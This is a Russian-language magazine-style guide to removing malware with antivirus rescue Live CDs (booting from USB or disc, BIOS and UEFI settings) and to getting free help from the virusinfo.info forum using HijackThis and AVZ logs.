
Kaspersky Rescue Disk 10



Live CD ESET NOD32



Comodo Rescue Disk



Dr.Web LiveDisk





Avira Rescue System


Выбранный образ Live CD можно записать как непосредственно на диск (CD или DVD), так и на флешку. В Windows 7 и выше образ на диск можно записать стандартными средствами системы, достаточно по файлу образа щелкнуть правой кнопкой мыши, выбрать «Открыть с помощью», далее «Средство записи образов дисков Windows». В более ранних версиях для записи образов на диск нужно использовать специально предназначенную для этого программу, например Nero Burning ROM или ее бесплатный аналог, что-нибудь типа Img Burn или Ashampoo Burning Studio.

Для записи загрузочного образа на флешку можно использовать утилиты, предлагаемые для этого некоторыми антивирусными компаниями вместе с образами Live CD, либо, к примеру, утилиту WinSetupFromUSB. Выбираем в ней нужный USB-накопитель, нужный файл образа, отмечаем пункт Auto format it with FBinst и запускаем процесс.


Если у тебя компьютер или ноутбук не слишком новые и без предустановленной Win 8 или выше, то загрузка с подготовленного загрузочного диска или флешки не составляет труда. Входим в БИОС (обычно это клавиши Del или F2,

нажатые в момент загрузки), меняем приоритет загрузки на CD-ROM или USB-накопитель (тут стоит отметить, что возможность загрузки с USB реализована не во всех компьютерах) и ждем, когда пройдет загрузка.

Если на компьютере предустановлена «восьмерка» или что повыше, то в режиме UEFI (в подавляющем большинстве случаев так оно и есть) могут возникнуть некоторые трудности. Во-первых, бывают сложности с входом в БИОС при загрузке компьютера, во-вторых, для того, чтобы загрузиться с Live CD, на таких компьютерах необходимо выключить так называемый режим безопасной загрузки. Как преодолеть эти трудности, написано в соответствующих врезках.



Утилита WinSetupFromUSB



Последовательность действий при работе с Live CD


После успешной загрузки можно запустить проверку и лечение компьютера. Как правило, все это проходит в автоматическом режиме. В некоторых Live CD можно найти утилиту редактирования реестра. Эта функция весьма полезна для анализа веток автозагрузки реестра (подавляющее количество малвари использует именно реестр для запуска себя вместе с загрузкой системы) или исправления нарушенных малварью параметров системы (см. врезку про любимые места в реестре).

СОВЕТ ВТОРОЙ. КАК ПРАВИЛЬНО ПОПРОСИТЬ О ПОМОЩИ (ПРИЗЫВАЕМ НА ПОДМОГУ КОЛЛЕКТИВНЫЙ РАЗУМ ПОРТАЛА VIRUSINFO.INFO)

Портал virusinfo.info — одно из немногих мест, где измученным нашествиями разного рода малвари пользователям могут помочь, причем в большинстве случаев абсолютно бесплатно (я не имею никакого отношения к этому сервису и попрошу ни в коем случае не воспринимать этот совет как его рекламу).

Сама помощь основывается на отчетах двух утилит: HijackThis от Trend Micro и AVZ от Олега Зайцева.

Первое, что можно сделать, — это воспользоваться сервисом «Помогите!». Если ты на сто процентов уверен, что твой компьютер заражен, и все признаки этого налицо, а антивирус, которым ты привык пользоваться, не помогает, то регистрируйся на портале и далее действуй по схеме:




Используем сервис «Помогите!» от virusinfo.info

Пункт «Стандартные скрипты» в AVZ находится в меню «Файл». Итогом работы этих двух утилит должны стать файлы логов (для AVZ они записываются в папку LOG, которая находится в папке с самой программой, для HijackThis файл лога пишется в папку с самой программой). Эти файлы и нужно приложить к сообщению на форуме.

Когда для лечения требуется выполнить какой-нибудь скрипт, текст этого скрипта необходимо скопировать прямо из сообщения форума, далее в меню «Файл» программы AVZ выбрать «Выполнить скрипт», вставить туда скопированный ранее текст скрипта и нажать «Запустить».

Если конкретных признаков заражения не наблюдается, но есть смутное чувство, что с компьютером не все в порядке, на помощь придет сервис VirusDetector. Для его использования регистрация необязательна. Последовательность действий изложена на этой схеме:



Используем сервис VirusDetector

Не пройдет и получаса (по крайней мере мне ответили через двадцать пять минут), и в почтовом ящике будет лежать подробный отчет о твоей системе и возможных подозрительных местах на твоем жестком диске.

